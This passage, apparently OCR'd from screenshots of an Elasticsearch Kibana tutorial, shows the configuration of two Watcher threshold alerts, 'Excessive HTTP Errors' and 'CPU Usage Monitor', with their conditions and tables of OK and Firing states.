
Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```




Current status for 'Excessive HTTP Errors'

Trigger time	State
2021-06-05T02:16:14+00:00	▷ Firing
2021-06-05T02:15:14+00:00	▷ Firing
2021-06-05T02:14:14+00:00	▷ Firing
2021-06-05T02:13:13+00:00	▷ Firing
2021-06-05T02:12:13+00:00	▷ Firing
2021-06-05T02:11:13+00:00	✓ OK
2021-06-05T02:10:13+00:00	✓ OK
2021-06-05T02:09:13+00:00	✓ OK
2021-06-05T02:08:14+00:00	✓ OK
2021-06-05T02:07:14+00:00	✓ OK

CPU Usage Monitor

- The metric used for this alert is Metricbeat.
- WHEN max () OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes.



Name

CPU Usage Monitor

Indices to query: metricbeat-* ✕ .watcher-history-* ✕


Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition

```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```




Current status for 'CPU Usage Monitor'

Trigger time	State
2021-06-05T14:13:14+00:00	✓ OK
2021-06-05T14:12:14+00:00	✓ OK
2021-06-05T14:11:14+00:00	✓ OK
2021-06-05T14:10:14+00:00	✓ OK
2021-06-05T14:09:14+00:00	✓ OK
2021-06-05T14:08:14+00:00	✓ OK
2021-06-05T14:07:14+00:00	▷ Firing
2021-06-05T14:06:14+00:00	▷ Firing
2021-06-05T14:05:13+00:00	▷ Firing
2021-06-05T14:04:13+00:00	▷ Firing

